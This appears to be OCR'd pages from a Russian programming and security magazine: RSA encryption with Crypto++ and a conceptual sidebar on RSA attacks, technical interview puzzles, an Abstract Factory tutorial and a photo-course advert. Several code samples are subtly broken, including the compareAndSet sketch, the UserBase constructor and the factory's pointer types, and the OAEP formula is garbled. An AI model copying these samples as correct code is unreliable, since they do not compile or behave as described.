- Предпочтет поездку на Black Hat алкотуру в Ебипте
- С первого раза отличает хорошую статью от плохой
- Способен связать больше 5 слов в читаемое предложение
- Готов к жесткой работе по вербовке новых авторов
- Умеет читать технические тексты на английском

Обращаться на адрес step@real.xakep.ru

```
m || 01 || 00000... || rand
```

где rand — случайные данные. Затем при помощи двух хеш-функций H и G происходит подготовка открытого текста:

```
((m || 01 || 00000...) xor rand H(rand)) ||
  (rand xor G(msg || 01 || 00...))
```

После полученный открытый текст зашифровывается алгоритмом RawRSA. Довольно часто в качестве хеш-функций H и G используется алгоритм хеширования SHA-256, который является стандартом в США. Схема RSA-OAEP, используемая вместе с алгоритмом AES, называется RSAES-OAEP и уже реализована в криптографическом фреймворке Crypto++ в виде классов RSAES_OAEP_Encryptor и RSAES_OAEP_Decryptor, которые предназначены для зашифрования и расшифрования соответственно. В качестве примера напишем код, который зашифровывает и расшифровывает сообщение:

```
// Генерация ключей
AutoSeededRandomPool rng;
InvertibleRSAFunction parameters;
parameters.GenerateRandomWithKeySize( rng, 1536 );
RSA::PrivateKey privateKey( parameters );
RSA::PublicKey publicKey( parameters );

// Блок открытого текста 128 бит
static const int SECRET_SIZE = 16;

SecByteBlock plaintext( SECRET_SIZE );
memset( plaintext, 'A', SECRET_SIZE );

RSAES_OAEP_SHA_Encryptor encryptor( publicKey );
// Память под шифртекст
size_t ecl = encryptor.CiphertextLength(plaintext.size());
SecByteBlock ciphertext( ecl );

// Зашифрование
encryptor.Encrypt( rng,
   plaintext,
   plaintext.size(),
   ciphertext );

RSAES_OAEP_SHA_Decryptor decryptor( privateKey );

// Память под результат расшифрования
size_t dpl = decryptor.MaxPlaintextLength(
   ciphertext.size() );
SecByteBlock recovered( dpl );

DecodingResult result = decryptor.Decrypt( rng,
    ciphertext, ciphertext.size(), recovered );
```

Как видно, указанные классы довольно легко использовать. Также хочу отметить, что в фреймворке Crypto++ возможно организовать поблочную обработку открытого текста, что может быть полезно при обработке больших объемов информации.

ЗАКЛЮЧЕНИЕ

Вот и все — теперь ты имеешь представление о внутренностях криптографического фреймворка Cryptopp, алгоритмах работы с большими числами, работе вариантов алгоритма RSA. Вообще, в фреймворке Cryptopp реализовано довольно большое количество алгоритмов и он весьма удобен, так что смело используй его в своих целях —это будет быстрее, удобнее и безопаснее, чем собственноручная реализация алгоритмов шифрования.

АТАКИ НА АЛГОРИТМ RSA

1 Первая и самая классическая атака — **попытка разложения на множители числа N**. В случае успеха можно восстановить все секретные ключи и расшифровать все сообщения.

2 Довольно часто для ускорения операции зашифрования применяют **маленький открытый ключ**. Это может привести к ситуации (в случае большого N), когда в операции зашифрования m^e < N, что влечет за собой отсутствие mod N, то есть злоумышленник просто может извлечь корень степени e из числа m^e и получить сообщение в открытом виде. Рекомендуемое минимальное значение открытого ключа e = 2^16 + 1.

3 Бывает, что для ускорения операции расшифрования выбирают **маленький секретный ключ** d, что делает возможным как его перебор, так и проведение атаки, предложенной Михаэлем Винером (Michael J. Wiener). Вообще алгоритм RSA небезопасен в случае d < N^0,25.

4 Существует **класс так называемых Timing-атак**, которые позволяют злоумышленнику, замеряя время, необходимое для расшифрования сообщения, восстановить значение секретного ключа d. Точно так же исследователем Полом Кочером (Paul Kocher) в 1999 году была предложена атака на реализацию алгоритма RSA на смарт-картах. Суть атаки состоит в измерении количества энергии, потребляемой чипом в ходе расшифрования. Данная атака получила название Power attack.

5 **Fault attack** — атака на реализацию алгоритма RSA. Иногда для ускорения работы используют процедуру расшифрования, основанную на так называемой китайской теореме об остатках. Малейшая ошибка в данной процедуре приводит к возможности разложения на множители числа N, что полностью компрометирует секретные ключи. Чтобы этого избежать, после расшифрования дополнительно проверяют проведенную операцию на наличие ошибок, однако это приводит к потере 15% скорости работы, что иногда довольно существенно.

6 **Неверная генерация ключей**. Достаточно часто при генерации ключей RSA используется программный генератор псевдослучайных чисел, который принимает на вход некоторое случайное значение seed. Из-за недостатка случайности некоторые параметры p и q у разных наборов ключей могут оказаться одинаковыми, что приводит к разложению соответствующих чисел N1 и N2 на множители. Два независимых исследователя Надя Хенингер (Nadia Heninger) и Арьен Ленстра (Arjen Lenstra) провели эксперименты, в которых им при помощи данной уязвимости удалось факторизовать параметры N из 0,4% всех доступных открытых ключей HTTPS-серверов.

7 **Некорректная реализация длинной арифметики**. Ошибки в реализации могут привести как к компрометации секретного ключа и значений p и q, так и к возникновению различных атак, связанных с побочными каналами утечки информации.

INFO

• Факторизация — разложение числа на простые множители. Доказательство существования или отсутствия быстрого алгоритма факторизации произвольного числа является большой научной проблемой.


• Операция приведения по модулю — получение остатка от деления одного числа на второе.

• PKCS — Public Key Cryptography Standard — группа стандартов, разработанная компанией RSA Data Security.

Павел Александрович (ivinside.blogspot.com)
Александр Латушкин (alex@skazo4neg.ru)







Задачи на собеседованиях

ПОДБОРКА ИНТЕРЕСНЫХ ЗАДАНИЙ, КОТОРЫЕ ДАЮТ НА СОБЕСЕДОВАНИЯХ

И снова на страницах журнала мы разбираем каверзные задачки с собеседований. Сегодня в нашем выпуске как фундаментальные вопросы нажатия на клавишу <Enter>, так и сугубо практические аспекты применения Java, Python и утилит командной строки Linux. Будет интересно!

Задача №1

УСЛОВИЕ Что происходит, когда пользователь вбивает адрес в адресную строку браузера (от момента нажатия кнопки <Enter> до момента отображения страницы)?

РЕШЕНИЕ В момент нажатия клавиши <Enter> слышен характерный щелчок, и наше представление начинается! Встроенный в клавиатуру контроллер тут же определяет координаты замкнутого элемента на плате (каждая клавиша замыкает определенные контакты), формирует и передает на материнскую плату пакет с данными, содержащий скан-код клавиши. Далее эта информация магическим образом доходит до центрального процессора, а затем и до операционной системы с браузером. Браузер понимает, что ему нужно обработать нажатие клавиши <Enter> и запускает следующую череду неизбежных событий.

Процесс браузера создает клиентский сокет для отправки данных. Однако адрес в браузере не позволяет определить, к какому серверу нужно совершить запрос. Для этого нужно знать IP-адрес сервера. И здесь нам поможет протокол DNS, с его помощью делается специальный запрос к DNS-серверу типа «скажи мне, какой IP у сервера с адресом site.ru», и теперь мы в состоянии соединиться с целевым сервером.

Если в строке браузера был введен адрес без различных дополнений в виде протокола (http://site.ru) или порта (site.ru:81), то по умолчанию соединение происходит к 80-му порту по HTTP-протоколу. Это можно смоделировать, набрав в консоли такую команду:

```
$ telnet site.ru 80
GET / HTTP/1.1
Host: site.ru
```

Здесь мы с помощью метода GET запрашиваем содержимое главной страницы сайта site.ru. На самом деле это только минимальный запрос, в реальной жизни запросы идут с большим числом параметров, таких как User-Agent, Accept, Connection и других. Их можно просмотреть через плагин Live HTTP Headers к Firefox, например. И если все хорошо, то нам приходит ответ типа «HTTP/1.1 200 Ok» с содержимым запрошенной страницы, которая и появляется в браузере на основе многочисленных стандартов для отображения того или иного кода, присутствующего на странице.

Задача №2

УСЛОВИЕ Перед вами пример части access-лога веб-сервера, на котором работает сервис Яндекс.Погода.

```
[10/Jul/2010:00:13:18 +0400] pogoda.yandex.ru 2.2.2.2 "GET
 /chernigov HTTP/1.1" 200 "http://www.yandex.ua/"
 "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
 Trident/4.0)" 113
[10/Jul/2010:00:13:19 +0400] pogoda.yandex.ru 3.3.3.3 "GET
 /russia HTTP/1.1" 200 "http://pogoda.yandex.ru/27612/
 choose/" "Opera/9.52 (Windows NT 6.0; U; MRA 5.5
 (build 02842); ru)" 119
[10/Jul/2010:00:13:20 +0400] pogoda.yandex.ru 5.5.5.6 "GET
 / HTTP/1.1" 302 "http://www.yandex.ru/"
 "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
 Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
 .NET CLR 3.0.30729; InfoPath.2)" 203
```

Любым удобным для вас способом определите, пожалуйста, для полного лога из нескольких миллионов строк:

1. Топ-3 рефереров, с которых перешли на главную страницу сервиса (/) или на страницу с прогнозом погоды в Москве (/moscow), и число таких переходов;
2. В какое время уложилось 95% запросов (время ответа в миллисекундах указано в последнем столбце каждой строки) для страниц с прогнозом погоды в Киеве (/kiev).

РЕШЕНИЕ **1.** Для разнообразия я решу эту часть задания исключительно с помощью стандартных утилит командной строки Linux. Начнем с того, что нам нужно отфильтровать из всего лога только те строки, в которых переходили на главную страницу сервиса (/) или на страницу с прогнозом погоды в Москве (/moscow). Фильтровать будем по таким подстрокам: «GET / HTTP/1.1» и «GET /moscow HTTP/1.1». Это позволяет сделать утилита egrep, ей можно передать в качестве условия две эти подстроки, разделенные оператором | (или).

После этого нам нужно выделить из имеющихся строк значение реферера. Заметим, что каждую строку можно поделить на составляющие части, и в качестве разделителя возьмем пробел (это не совсем правильно, так как в формате access.log есть поля, в которых может быть неопределенное число пробелов, например User-Agent, но в нашем случае он идет после реферера, поэтому значения не имеет). Тогда реферер окажется девятым словом в этом импровизированном предложении, сразу же перед началом User-Agent. Это мы проделаем с помощью утилиты cut (альтернативные варианты — awk, sed).

Далее нам нужно понять, сколько раз встречается каждый реферер в полученном выводе. Здесь понадобится связка из утилит sort и uniq. Вторая позволяет понять, сколько повторяющихся строчек содержит вывод, а первая отсортирует инфу для возникновения этих самых повторов.

И наконец, заюзаем утилиту head для вывода только первых трех строчек нашего топа. В итоге получаем такой чудесный парсер-однострочник:

```
egrep 'GET / HTTP/1.1|GET /moscow HTTP/1.1' ./access.log
| cut -d ' ' -f 9 | sort | uniq -c | head -3
```

2. Вторую же часть задания я позволю себе решить, прибегнув к помощи языка Python:

```
timelist = []
# Построчно считываем лог
for line in open('access.log'):
   # Учитываем только запросы для погоды в Киеве
   if 'GET /kiev HTTP/1.1' in line:
      # Делим строку на слова
      line = line.split(' ')
      # Добавляем в список время ответа для каждого запроса
      timelist.append(line[-1].strip())

# Сортируем список с временем откликов
timelist.sort()
# и выводим на экран тот элемент, который последний
# уложился в 95% элементов списка по возрастанию
print timelist[int(len(timelist) * 0.95)]
```

Задача №3

УСЛОВИЕ Напишите на Java lock-free реализацию класса с методом BigInteger next(), который возвращает элементы последовательности Фибоначчи. Код должен корректно работать в многопоточной среде.

РЕШЕНИЕ С числами Фибоначчи все достаточно просто. Числа Фибоначчи — элементы числовой последовательности 0, 1, 1, 2, 3, 5, 8, 13, ..., в которой каждое последующее число равно сумме двух предыдущих чисел. Более формально последовательность чисел Фибоначчи F(n) задается линейным рекуррентным соотношением

```
F(0) = 0, F(1) = 1, F(n) = F(n – 1) + F(n – 2), n >= 2
```

Ясно, что F(n – 1) и F(n – 2) — состояние, разделяемое между потоками, и необходимо обеспечить корректную работу с ним. Традиционно для этих целей используются блокировки (synchronized или java.util.concurrent.locks.Lock), но в данном случае нам необходима lock-free-реализация. Если оставить в стороне академизм, то lock-free-алгоритмы — класс алгоритмов, для которых гарантируется прогресс выполнения по крайней мере одного потока. Например, если бы мы реализовали этот метод с использованием традиционных блокировок, то была бы возможна ситуация, когда поток, захвативший блокировку, был бы остановлен операционной системой, а остальные потоки ждали освобождения этой блокировки. Прогресса выполнения задачи нет.

Вместо этого мы используем следующий подход:

1. Прочтем текущее состояние.
2. Выполним необходимую работу.
3. Попробуем атомарно опубликовать результат с помощью CAS (compareAndSwap/compareAndSet) операции.
4. В случае неудачи — повторим шаг 1.

Такой алгоритм часто используется в ситуациях, когда по каким-то причинам блокировка нежелательна и не критична потеря в производительности на повторной работе.

Центральным элементом в работе этого алгоритма является операция compareAndSwap (в современных процессорах она реализована аппаратно), алгоритм работы которой показан ниже на примере целых чисел:

```
boolean compareAndSet(int store,
      int expected,
      int newValue)
{
   if (store == expected) {
    store = newValue;
   } else {
    return false;
   }
}
```

Дополнительным свойством этой операции является то, что она выполняется атомарно (грубо говоря, другие потоки не могут изменить значение store, пока выполняется эта операция).

В языке Java присутствуют «обертки» для этой операции, которую мы и будем использовать.

Начиная с версии 1.5 в Java появился пакет java.util.concurrent.atomic, который содержит классы AtomicBoolean, AtomicInteger и так далее; в них реализованы методы, аналогичные CAS и опирающиеся на него в своей работе (compareAndSet, incrementAndGet и другие). По некоторым причинам отсутствует класс AtomicBigInteger, кроме того, в нашем случае нам необходимо хранить две переменные (F(n – 1), F(n – 2)) и обновлять их значение атомарно. Эту проблему мы решим, объявив внутренний класс, в котором будет храниться состояние нашей последовательности, и используем класс AtomicReference для атомарного обновления.

```
public class LockFreeFib {
  // immutable-класс для хранения F(n – 1), F(n – 2)
  // нашей последовательности
  private static class PrevFibNumbers {
    // Для корректной публикации полей в многопоточном
    // окружении сделаем их final
    private final BigInteger currentNumber;
    private final BigInteger prevNumber;

    protected PrevFibNumbers(BigInteger currentNumber,
      BigInteger prevNumber) {
      super();
      this.currentNumber = currentNumber;
      this.prevNumber = prevNumber;
    }

    // Вычисляем следующее значение нашей
    // последовательности и создаем новый экземпляр
    // PrevFibNumbers для их хранения
    public PrevFibNumbers calculateNext() {
      return new PrevFibNumbers(
        currentNumber.add(prevNumber), currentNumber);
    }
  }

  private AtomicReference<PrevFibNumbers> state =
    new AtomicReference<PrevFibNumbers>(
      new PrevFibNumbers(BigInteger.ONE, BigInteger.ZERO));

  /*
   * Вычисляем следующее значение последовательности
   * Фибоначчи в соответствии с описанным выше алгоритмом
   */
  public BigInteger next() {
    PrevFibNumbers current = null;
    PrevFibNumbers next = null;
    do {
      // 1. Прочтем текущее состояние
      current = state.get();
      // 2. Выполним необходимую работу
      next = current.calculateNext();
      // 3. Попробуем атомарно опубликовать результат
      // с помощью CAS-операции
      // 4. В случае неудачи – повторим шаг 1
    } while(!state.compareAndSet(current, next));
    // Возвращаем очередное значение последовательности
    // Фибоначчи
    return current.prevNumber;
  }
}
```

Очевидно, что, даже если один из потоков будет остановлен планировщиком операционной системы, работа остальных потоков от этого не остановится. И даже «промах» операции CAS (и повторное выполнение работы) говорит только о том, что работа в каком-то другом потоке успешно завершилась.

Задача №4

УСЛОВИЕ В волшебной стране жили мужественные рыцари, свирепые драконы и прекрасные принцессы. Рыцари убивают драконов, драконы съедают принцесс, а принцессы изводят до смерти рыцарей. Всего было 100 рыцарей, 99 принцесс и 101 дракон. Древнее заклинание, наложенное на всех, запрещает убивать тех, кто погубил нечетное число жертв. В настоящее время в этой стране остался всего один житель. Кто это и почему?

РЕШЕНИЕ Как может показаться на первый взгляд, задача весьма запутанная, но мы будем рассуждать без лишних заморочек. В условии значится: рыцари убивают драконов. Если рыцарь никого не убил, то, стало быть, его можно убивать. Смекнем, что самый крайний вариант тут — один рыцарь убивает 100 драконов, тогда всех рыцарей можно убить. Имеем: 100 рыцарей, 99 принцесс и дракон. Теперь пусть одна принцесса изведет всех рыцарей — в итоге ее можно съедать, как и других принцесс. Имеем: 99 принцесс и дракон. Вывод прост: дракон съедает 99 принцесс и остается единственным жителем. Ответ: дракон. ⊐⊏

В СЛЕДУЮЩЕМ ВЫПУСКЕ

1. **У вас есть наемный рабочий и кусок золота, разделенный на семь соединенных сегментов. Вы должны давать рабочему по одному сегменту золота в день. Как оплатить ему семь рабочих дней, если отломать от куска золота можно только дважды?**
2. **На базу завезли 100 килограммов свеклы. Содержание воды в свекле 99%. Через некоторое время свекла подвяла и содержание воды в ней стало 98%. Сколько стала весить свекла? Примечание: вместо свеклы в задачке могут фигурировать огурцы, грибы, репа, арбуз и прочие фрукты/овощи. Кому что по вкусу.**
3. **При обследовании веб-приложения вы обнаружили уведомление об ошибке: «ERROR at line 15: ORA-01790: expression must have same datatype as corresponding expression». Что приводит к появлению этой ошибки? Свидетельствует ли приведенная ошибка о наличии уязвимости в приложении? Если ошибка является уязвимостью, то какие действия вы предпримете для ее эксплуатации? Если вы считаете, что это уязвимость, то как будет выглядеть ваше уведомление об уязвимости?**
4. **Как определить, есть ли в односвязном списке циклы и с каких элементов они начинаются?**

deeonis (deeonis@gmail.com)



ПАТТЕРН «АБСТРАКТНАЯ ФАБРИКА»

СОЗДАЕМ ОБЪЕКТЫ КЛАССОВ ЛЕГКО И С УЛЫБКОЙ

В объектно-ориентированном программировании понятие классов — основа основ. У них есть конструкторы и деструкторы, которые позволяют выполнять определенные действия при инициализации и уничтожении объектов классов. Казалось бы, что тут еще можно придумать? Но в сложных системах зачастую базовых механизмов для конструирования объектов классов бывает недостаточно. Специально для таких случаев был придуман паттерн «Абстрактная фабрика».

Представим, что мы занимаемся разработкой некой системы, в которой есть такое понятие, как пользовательский аккаунт. На начальном этапе разработки у нас был задуман всего один тип аккаунта. Пользователи могли заходить в систему, выполнять некоторые действия и так далее. О каждом пользователе мы хранили немного информации, например логин, пароль, имя. Исходя из этого код класса, который описывал юзера, выглядел примерно так.

Класс пользовательского аккаунта

```
class User
{
public:
   User(string login, string password)
   : m_login(login), m_password(password)
   {
   };
   ~User();
   string getLogin() { return m_login; }
   string getPassword() { return m_password; }

   void setLogin(string login) { m_login = login; }
   void setPassword(string password) { m_password = password; }

   // ...
private:
   string m_login;
   string m_password;
}
```

Все просто и понятно. Конструктор класса User принимает несколько параметров, таких как login, password и так далее. Вся эта информация передается в конструктор извне, например из базы данных. Код, который создает пользователя, встречается в нашей программе в нескольких местах, но это всего одна строчка, и поэтому на заре развития проекта все хорошо и приятно.

Но мы развиваемся дальше, исходники пухнут, а функциональных фишек становится все больше. Вместе с ростом сложности системы растет и количество юзеров, которые ею пользуются, и мы понимаем, что нам нужны администраторские учетные записи, чтобы управлять теми сотнями, если не тысячами людей, которые активно используют наш проект.

Первое, что приходит в голову, — это создать отдельный класс и назвать его как-нибудь типа AdminUser. Код его будет такой:

Класс администраторского аккаунта

```
class AdminUser
{
public:
    AdminUser(string login, string password)
    : m_login(login), m_password(password)
    {};
    ~AdminUser();

    // Код методов getXXX и setXXX идентичен
    // коду из класса User

    // Другой код, специфичный для админского аккаунта

private:
    string m_login;
    string m_password;
}
```

Если внимательно присмотреться к реализации класса AdminUser, то мы не увидим практически никакой разницы по сравнению с User. Более того, клиентский код, создающий объект пользователя, очень красноречиво говорит нам, что срочно нужно увеличивать уровень присутствия ООП в этой архитектуре.

Код создания экземпляров классов пользователей

```
const int SIMPLE_USER = 1;
const int ADMIN_USER = 2;

int userType;
string login;
string password;

// Инициализация переменных userType, login, password
// …

if (userType == SIMPLE_USER)
{
    User user(login, password);
}
else if (userType == ADMIN_USER)
{
    AdminUser user(login, password);
}
```

Даже невооруженным глазом можно заметить, что тут нужно вводить базовый класс, от которого уже будут наследоваться наши админы и юзеры. В этом случае мы устраним дублирование кода и облегчим работу клиентам данных классов. Им достаточно будет объявить указатель на BaseUser и создать нужный объект, все остальное за них сделает полиморфизм. Что из этого всего выйдет, можно увидеть в следующем куске кода.




Диаграмма классов паттерна «Абстрактная фабрика»

Классы пользовательских аккаунтов и их создание

```
class UserBase
{
public:
    User(string login, string password)
    : m_login(login), m_password(password)
    {
    };
    ~User();

    virtual string getLogin() { return m_login; }
    virtual string getPassword() { return m_password; }

    virtual void setLogin(string login) { m_login = login; }
    virtual void setPassword(string password) {
        m_password = password; }

    // ...

private:
    string m_login;
    string m_password;
}

class User : public UserBase
{
public:
    User(string login, string password)
    : UserBase(login, password)
    {
    };
    virtual ~User();

    // Код, специфичный для обычных пользовательских
    // аккаунтов
}

class AdminUser : public UserBase
{
public:
    AdminUser(string login, string password)
    : UserBase(login, password)
    {
    };
    virtual ~AdminUser();
```

```python
#coding: utf-8
"""
Самолет
"""

class BaseVehicle(object):
    def get_message(self):
        raise NotImplementedError

class Airplane(BaseVehicle):
    def __init__(self):
        self.message = 'I am airplane'

    def get_message(self):
        return self.message

"""
Машина
"""
class Car(BaseVehicle):
    def __init__(self):
        self.message = 'I am car'

    def get_message(self):
        return self.message

"""
Фабрика средств передвижения
"""
class VehicleFactory(BaseVehicle):
    objects = {
        'car':Car,
        'airplane':Airplane,
        'default':Airplane
    }

    def get_vehicle(self, name='default'):
        return self.objects.get(name, 'default')()

factory = VehicleFactory()
car = factory.get_vehicle('car')
airplane = factory.get_vehicle('airplane')

print car.get_message() #I am car
```

Пример кода фабрики на Python

```
    // Код, специфичный для админских пользовательских
    // аккаунтов
}

// Клиентский код

UserBase *user;
if (userType == SIMPLE_USER)
{
    user = new User(login, password);
}
else if (userType == ADMIN_USER)
{
    user = new AdminUser(login, password);
}
```

Новый вариант куда лучше адаптирован к нашей системе. Но у нас по-прежнему есть несколько проблем, которые могут в будущем сильно усложнить нам жизнь. Во-первых, объекты юзер-классов создаются в разных местах программы. Каждый раз при создании нам приходится использовать оператор условного перехода для проверки, принадлежат ли данные к админскому аккаунту, или нет. То есть опять имеет место дублирование кода. Более того, если в будущем мы захотим добавить еще один класс пользователей, то нам придется искать в исходниках все участки кода, где мы создаем наши юзер-объекты, и дополнять их строками, создающими этих новых юзеров. Как все мы знаем, такие действия чреваты ошибками, да и вообще смотрится это некрасиво. Вторая проблема заключается в том, что конструктор каждого из классов (AdminUser, User и так далее) может принимать различные параметры. Клиент должен знать и помнить, какому классу какие данные нужны для успешного создания объекта. Это опять-таки не очень хорошая манера кодинга. Чем проще интерфейс взаимодействия клиентов с классами, тем надежней наш код.

Все эти проблемы нам поможет решить «Абстрактная фабрика». Суть этого объектно-ориентированного паттерна заключается в том, что он инкапсулирует все действия по созданию объектов классов. То есть всё, что мы до этого момента делали в разных местах программы, нам теперь нужно собрать в одном месте и заставить это правильно работать. Давайте попробуем.

Код фабрики

```cpp
class UserFactory
{
public:
    // ...
    UserBase* createUser(int userType, string login,
        string password)
    {
        BaseUser *user;
        switch (userType)
        {
            case ADMIN_USER:
                user = new AdminUser(login, password);
                break;
            case SIMPLE_USER:
                user = new User(login, password);
                break;
        }

        return user;
    }
}
```

Итак, что мы сделали? У нас есть класс UserFactory, который в своем арсенале имеет всего один-единственный значимый метод — createUser(). Метод этот, помимо типа пользовательского аккаунта, принимает еще и данные, которые нужны для конструирования объектов. Причем если наборы параметров для создания разных юзеров отличаются друг от друга, то фабрика сама выбирает те, что нужны для криэйта заданного объекта. На выходе createUser() отдает указатель на объект базового типа.

Все просто и красиво. Вся требуемая для создания аккаунта информация собрана в одном месте. Нам легко следить за его работоспособностью и дополнять нужными функциями. При этом клиенты получают тоже ряд преимуществ. Им не надо ничего знать о конструкторах этих пользовательских классов. Им не надо модифицировать свой код при добавлении нового типа пользователя. А интерфейс фабрики всегда остается неизменным, благодаря чему клиент может сосредоточиться на выполнении своих задач. Для большей наглядности можно посмотреть на код, чтобы убедиться, насколько все стало просто.

Использование фабрики классов в клиентском коде

```cpp
AdminUser *admin;
UserFactory uf();

admin = uf.createUser(ADMIN_USER, login, password);
```


ЗАКЛЮЧЕНИЕ

Фабрики классов широко используются в объектно-ориентированном программировании. Любой проект со сложностью немногим выше минимальной может извлечь достаточно весомые преимущества из их применения. Поэтому, если ты собираешься начать кодить что-то грандиозное, очень рекомендую испробовать фабрики классов у себя в проекте. ■

DigitalPhotoSchool



Онлайн-фотокурс Digital Photo School



Новый формат, новые возможности

На протяжении девяти лет журнал Digital Photo рассказывал читателям о том, что такое фотография вообще и что такое хорошая фотография в частности; как сделать фотографию своим хобби или профессией; знакомил с творчеством лучших отечественных и зарубежных фотографов. Они же, в свою очередь, делились практическими навыками и опытом пути от первого нажатия на кнопку затвора до организации персональных выставок и создания фотоальбомов. Теперь, благодаря поддержке компании Samsung, журнал запускает новый формат взаимодействия с фотолюбителями — образовательные онлайн-курсы Digital Photo School.

Это бесплатный интерактивный интернет-курс, подготовленный экспертами журнала и фотографами-профессионалами, пройдя который вы сможете ознакомиться с различными техническими аспектами фотографии и получить необходимые навыки работы в разных жанрах. Кроме этого, в рамках курса вы сможете узнать о преимуществах системных компактных камер на примере фототехники линейки Samsung NX.

Учебный курс разделен на 16 уроков с видеороликами, статьями и примерами фотографий, а так же заданиями для самостоятельной работы. Победители конкурса, проходившего в мае этого года на сайте digital-photo.ru/school/ смогут работать непосредственно с преподавателями курса, получать консультации по учебной программе и экспертную оценку своих фотографий. Впрочем, это не значит, что те, кто не успел подать заявки на обучение, не смогут найти для себя ничего полезного на сайте проекта. Уроки и статьи будут доступны всем посетителям сайта.

Дополнительная программа курса включает в себя мастер-классы известных фотографов, работающих в различных жанрах. Мастер-классы будут проходить в Москве, и всем желающим предоставляется возможность прослушать интересную лекцию, поучаствовать в портфолио-ревю, а также поближе познакомиться с фототехникой Samsung и пообщаться с техническим специалистом компании. Для тех же, кто не сможет посетить эти мероприятия, будут подготовлены видеозаписи мастер-классов, которые можно будет найти на сайте Digital Photo School. Кроме этого, эти видеозаписи будут регулярно размещаться на DVD-приложении к журналу Digital Photo.

По завершении курса Digital Photo School в феврале 2013 года в одной из центральных московских галерей пройдет групповая выставка, на которой будут представлены 50 лучших фоторабот слушателей курса.

Все учебные материалы курса Digital Photo School подготовлены на базе системной камеры Samsung NX200. На ее примере мы будем рассказывать о технике фотосъемки. Система Samsung NX включает в себя все компоненты, необходимые для организации творческого процесса и работы фотографа в большинстве направлений и жанров. При всем этом камера NX200 идеально подходит для любительского использования благодаря доступности в управлении, легкости и компактности.

График работы Digital Photo School
Учебный курс (8 месяцев) 02.06.2012 – 15.01.2013
7 мастер-классов 23.06.2012 – 15.12.2012
Выставка лучших работ учащихся февраль 2013
